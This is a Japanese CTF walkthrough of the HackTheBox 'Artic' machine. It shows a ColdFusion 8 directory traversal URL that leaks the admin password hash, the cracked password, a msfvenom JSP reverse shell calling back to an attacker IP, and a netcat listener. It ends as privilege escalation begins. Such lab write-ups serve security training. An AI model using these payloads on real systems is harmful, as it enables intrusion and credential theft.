> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/writeups-ctf/hackthebox/windows-easy/artic-hackthebox-writeup.md).

# Artic HackTheBox攻略記事

Adobe ColdFusion 8の悪用、ディレクトリトラバーサル脆弱性、ハッシュクラック、スケジュールタスクの悪用 - 悪意あるJSPファイルの作成を扱うArtic HackTheBox Easy Windowsマシンの攻略記事。実

{% hint style="warning" %}
**スキル:**

* Adobe ColdFusion 8 のエクスプロイト
* ディレクトリトラバーサル脆弱性
* ハッシュのクラック
* スケジュールタスクの悪用 - 悪意のある JSP ファイルの作成
* SeImpersonate 特権の悪用（権限昇格）
  {% endhint %}

## 偵察

**作業環境の設定:**

重要なコンテンツ、エクスプロイト、Nmap の偵察結果を保存するために、3つのフォルダを作成して作業環境を整えます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7679e421ada52921351be6fa8b049384656479ef%2Fimage%20(2390).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**VPN 接続確認**

VPN の接続性を確認して、対象マシンとの安定した通信を確保します。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-878be6e67928319b6142833c09c18fbdfb74aed9%2Fimage%20(2391).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**Nmap による開いているポートの検出:**

開いているポートを列挙し、結果を Nmap ディレクトリ内の「allPorts」ファイルに出力します:

```bash
nmap -p- --open -sS -n -Pn -vvv --min-rate 5000 10.10.10.11 -oG allPorts
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-090508d2306b229967af48fee98b1caa89a980b0%2F%7B828CC081-5D1C-4D91-8CB4-40097C21D66A%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**extractPorts による開いているポートの分析:**


extractPorts 関数を使用して、オープンポートを簡潔な形式で表示し、クリップボードにコピーします。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4ec756ab176827e2a3ec0b2532ecb6cb0eda0d1a%2F%7B218DF000-6BE5-4540-B995-FC71349B6145%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**Nmapによるポートバージョンスキャン：**

Nmap を使ってサービスのバージョンをスキャンし、出力を「targeted」ファイルに保存します:

```bash
nmap -sCV -p135,8500,49154 10.10.10.11 -oN targeted
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-1ca113fa4df70e68dd6684d1b258200e0b803a4f%2Fimage%20(2392).png?alt=media" alt=""><figcaption></figcaption></figure>

## Adobe ColdFusion 8 のエクスプロイト（ポート 8500）


ポート 8500 でアクセス可能な管理サービスがあり、Adobe ColdFusion に接続するにはユーザー名とパスワードが必要であることがわかります。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ade846b5046c5f0ab83ef2846641ba06d2d2b07a%2F%7B1CC3833D-F943-4B87-B71A-810A6E15C612%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


関連する脆弱性を `searchsploit`で調べると、ディレクトリトラバーサル脆弱性用の動作するスクリプトが見つかります。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-fcf6bf140c1601d0cf0bef22d7d040585f95811d%2Fimage%20(2394).png?alt=media" alt=""><figcaption></figcaption></figure>

`searchsploit -x multiple/remote/14641.py`

このスクリプトは、passwordlist にアクセスするための LFI 脆弱性を示しています:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a4998343e734596bd3944c2e805e70504ed82432%2F%7B9002146F-7B0B-4BC9-BF55-8A318BE79027%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


`http://10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en`

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b340b39cac5806ee25c93435dbbf462b8ff2cc7d%2F%7BC324857D-C2B0-4828-BF53-0FD421F999DC%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


このファイルにはパスワードとして次の値が含まれています:

`password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03`

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-108d4b8322728e512d53177c51be2478d5e09ccc%2F%7B26D824F1-FF54-4C1C-BADB-C652D5604BD0%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### パスワードの解読

{% embed url="<https://crackstation.net/>" %}



CrackStation を使ってこのハッシュを解読すると、パスワードは `happyday`です。これで正常に接続できるようになりました。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-55f9558566c4fdc026aac981b9aa47b0d9dd6cba%2F%7B6CF3AD95-1FD7-4BC5-899C-C130B67C7DC5%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 悪意のあるスケジュールタスクの作成

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3ef18d4dcf4a28486e0eec0c8de2d66d314affc4%2F%7BB28D3324-1AF6-4F19-AFF5-0136AE377EBA%7D.png?alt=media" alt=""><figcaption></figcaption></figure>



スケジュールタスクのセクションで、悪意のあるファイルを `C:/ColdFusion8/wwwroot/CFIDE` ディレクトリに保存する新しいタスクを作成します。ここには読み書き権限があります。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-21d3997ddaa0f9ce287192393bcdc5d9c6361324%2F%7B0BAF15D5-5336-43E6-9C82-BD77E829DD05%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


**JSP ファイルの作成:** サーバーが JSP ファイルを解釈できるため、次のコマンドで JSP シェルを生成します。 `msfvenom`:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ee526fbf8a3e068a09bffd014648333f35fb3cda%2Fimage%20(2395).png?alt=media" alt="" width="375"><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5754cc3d05efcf9010dc9129abc0685c16cf6d1b%2Fimage%20(2396).png?alt=media" alt=""><figcaption></figcaption></figure>

```bash
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.10 LPORT=443 -f raw > shell.jsp
```

**新しいタスクを追加:** この悪意のあるファイルを実行するようにスケジュールタスクを設定します。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8f03fd260ee4212c77f66e7229c19c47a99ac8e7%2F%7B0DBCE25D-C0E3-4281-8ED7-B7073989C3C1%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-66d7f2409907b47c85fc31c2287491f4afcad118%2Fimage%20(2399).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

/*/* ファイル転送用 HTTP サーバー:/*/* JSP ファイルを転送するために、マシン上で HTTP サーバーを起動します:

```bash
python3 -m http.server 80
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a72015d2fca4b9c534f8e556664c1224fc78e168%2F%7B725CDDFC-ED0B-43B4-B444-789DEE05DE54%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**待ち受けと実行の設定:** シェルのリバース接続を受け取るためにポート 443 で待ち受け、その後 `/CFIDE/`:

```bash
rlwrap nc -nvlp 443
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6e7f26ce06326ecc16a75b8cdc37f9a6097a512b%2Fimage%20(2400).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2b5fe984867ed35f62b86c04d056475a9a131b10%2Fimage%20(2401).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### フラグ user.txt :)

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-da1bd80a13c8ed9cb923d84e3db073895a66ee9b%2Fimage%20(2402).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

## 権限昇格

### SeImpersonatePrivilege の悪用:

ユーザーが `SeImpersonatePrivilege` 特権を持っていることがわかり、特定の権限昇格手法に対して脆弱です。以下のコマンドでこの特権の存在を確認できます:

```bash
whoami /priv
```

